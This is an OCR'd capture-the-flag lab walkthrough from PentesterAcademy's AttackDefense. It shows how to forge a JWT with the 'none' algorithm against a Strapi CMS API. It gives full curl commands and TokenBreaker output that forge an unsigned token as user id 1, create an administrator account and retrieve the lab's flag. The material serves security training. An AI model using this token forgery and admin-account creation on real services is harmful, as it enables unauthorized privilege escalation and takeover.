

ATTACK
DEFENSE
by PentesterAcademy

Name	The None Algorithm II
URL	https://attackdefense.com/challengedetails?cid=1448
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.4  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:04  txqueuelen 0  (Ethernet)
        RX packets 562  bytes 103686 (101.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 607  bytes 2528253 (2.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.60.14.2  netmask 255.255.255.0  broadcast 192.60.14.255
        ether 02:42:c0:3c:0e:02  txqueuelen 0  (Ethernet)
        RX packets 19  bytes 1494 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 939  bytes 1908839 (1.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 939  bytes 1908839 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.60.14.2.

Therefore, the target REST API is running on 192.60.14.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.60.14.3:1337

```
root@attackdefense:~# curl 192.60.14.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.60.14.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "e
lliotalderson"}' http://192.60.14.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   412  100   359  100    53    952    140 --:--:-- --:--:-- --:--:--  1092
{
  "jwt": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODUwODA0fQ.UBRdPHGi5Fk6uqk1jNVQeC1a6RyxT3V
ABhmk2nSnuKY",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked":     ,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODUwODA0fQ.UBRdPHGi5Fk6uqk1jNVQeC1a6RyxT3VABhmk2nSnuKY

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Using https://jwt.io to decode the header and payload parts of the token:

Step 5: Creating a forged token.

Since the secret key used for signing the tokens is not known, let's create a JWT token specifying the "None" algorithm.

Using TokenBreaker tool to create a forged token. It is provided in the tools directory on Desktop.

Commands:
cd /root/Desktop/tools/TokenBreaker/
ls

```
root@attackdefense:~#
root@attackdefense:~# cd /root/Desktop/tools/TokenBreaker/
root@attackdefense:~/Desktop/tools/TokenBreaker#
root@attackdefense:~/Desktop/tools/TokenBreaker# ls
LICENSE.md  README.md  requirements.txt  RsaToHmac.py  TheNone.py
root@attackdefense:~/Desktop/tools/TokenBreaker#
```

Note: TheNone.py script creates tokens signed using the "None" Algorithm.

Checking the usage information on TheNone.py script:

Command: python3 TheNone.py -h

```
root@attackdefense:~/Desktop/tools/TokenBreaker# python3 TheNone.py -h
usage: TheNone.py [-h] -t TOKEN

TokenBreaker: 1.TheNoneAlgorithm

optional arguments:
  -h, --help            show this help message and exit

required arguments:
  -t TOKEN, --token TOKEN
                        JWT Token value

Example Usage: python TheNone.py -t [JWTtoken]
root@attackdefense:~/Desktop/tools/TokenBreaker#
```

TheNone.py script accepts a JWT Token that must be signed using the "None" Algorithm.

Creating a forged token:

Command: python3 TheNone.py -t eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODUwODA0fQ.UBRdPHGi5Fk6uqk1jNVQeC1a6RyxT3VABhmk2nSnuKY

```
root@attackdefense:~/Desktop/tools/TokenBreaker# python3 TheNone.py -t eyJ0eXAiOiJKV1QiLCJhbG
ciOiJIUzI1NiJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODUwODA0fQ.UBRdPHGi5Fk6uqk1jNVQeC1a6RyxT3VABhmk2nSnuKY
 ________         _  __
/_  __/ /  ___   / |/ /__  ___  ___
 / / / _ \/ -_) /    / _ \/ _ \/ -_)
/_/ /_//_/\__/ /_/|_/\___/_//_/\__/

[*] Decoded Header value: {"typ":"JWT","alg":"HS256"}
[*] Decoded Payload value: {"id":2,"iat":1574850804}
[*] New header with 'alg' > 'none': {"typ":"JWT","alg":"None"}
[<] Modify Header? [y/N]: N
[<] Enter your payload:
```

Don’t change the header part of the token. It is already modified by TokenBreaker tool and the algo header parameter is set to "None".

While entering the payload, change the id parameter to 1, while keeping the other parameters (iat in this case) as it is.

```
root@attackdefense:~/Desktop/tools/TokenBreaker# python3 TheNone.py -t eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODUwODA0fQ.UBRdPHGi5Fk6uqk1jNVQeC1a6RyxT3VABhmk2nSnuKY

 _____                _ _ __
/__  __/ /  ___   /\ |/ /__  ___  ___
  / / / _ \/ -_) /    / _ \/ _ \/ -_)
 /_/ /_//_/\__/ /_/|_/\___/_//_/\__/

[*] Decoded Header value: {"typ":"JWT","alg":"HS256"}
[*] Decoded Payload value: {"id":2,"iat":1574850804}
[*] New header with 'alg' > 'none': {"typ":"JWT","alg":"None"}
[<] Modify Header? [y/N]: N
[<] Enter your payload: {"id":1,"iat":1574850804}
[+] Successfully encoded Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJOb25lIn0.eyJpZCI6MSwiaWF0IjoxNTc0ODUwODA0fQ.
root@attackdefense:~/Desktop/tools/TokenBreaker#
```

Note: In Strapi, the id is assigned as follows:

a. Administrator user has id = 1
b. Authenticated user has id = 2
c. Public user has id = 3

Note: Since we are using the "None" algorithm, no signing key would be used. Therefore, the signature part of the forged token is empty.

Forged Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJOb25lIn0.eyJpZCI6MSwiaWF0IjoxNTc0ODUwODA0fQ.

Using https://jwt.io to decode the forged token:

The "Decoded" section shows that the token has been forged correctly.

Step 6: Creating a new user with administrator role.

Use the following curl command to create a new user with administrator role (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJOb25lIn0.eyJpZCI6MSwiaWF0IjoxNTc0ODUwODA0fQ." http://192.60.14.3:1337/users -d '{ "username": "test", "email": "test@test.com", "password": "password", "role":"1" }' | jq

Note: The JWT token used in the Authorization header is the one created in the previous step, using the "none" algorithm.


```
root@attackdefense:~/Desktop/tools/TokenBreaker# curl -X POST -H "Content-Type: application/json" -H "Aut
horization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJOb25lIn0.eyJpZCI6MSwiaWF0IjoxNTc0ODUwODA0fQ." http://192.60
.14.3:1337/users -d '{ "username": "test", "email": "test@test.com", "password": "password", "role":"1"
}' | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   299  100   214  100    85    658    261 --:--:-- --:--:-- --:--:--   920
{
  "id": 3,
  "username": "test",
  "email": "test@test.com",
  "provider": "local",
  "confirmed":     ,
  "blocked":     ,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~/Desktop/tools/TokenBreaker#
```

The request for the creation of the new user succeeded. This means that the API supports the JWT tokens signed using the "None" algorithm.


Step 7: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:


Strapi Admin Panel URL: http://192.60.14.3:1337/admin



Step 8: Retrieving the secret flag.




Open the Secretflags content type on the left panel.



Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 3d43c94eaa0c83f68f8aba6b3225636c7ec4312b9e0f73

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. TokenBreaker (https://github.com/Goron/TokenBreaker)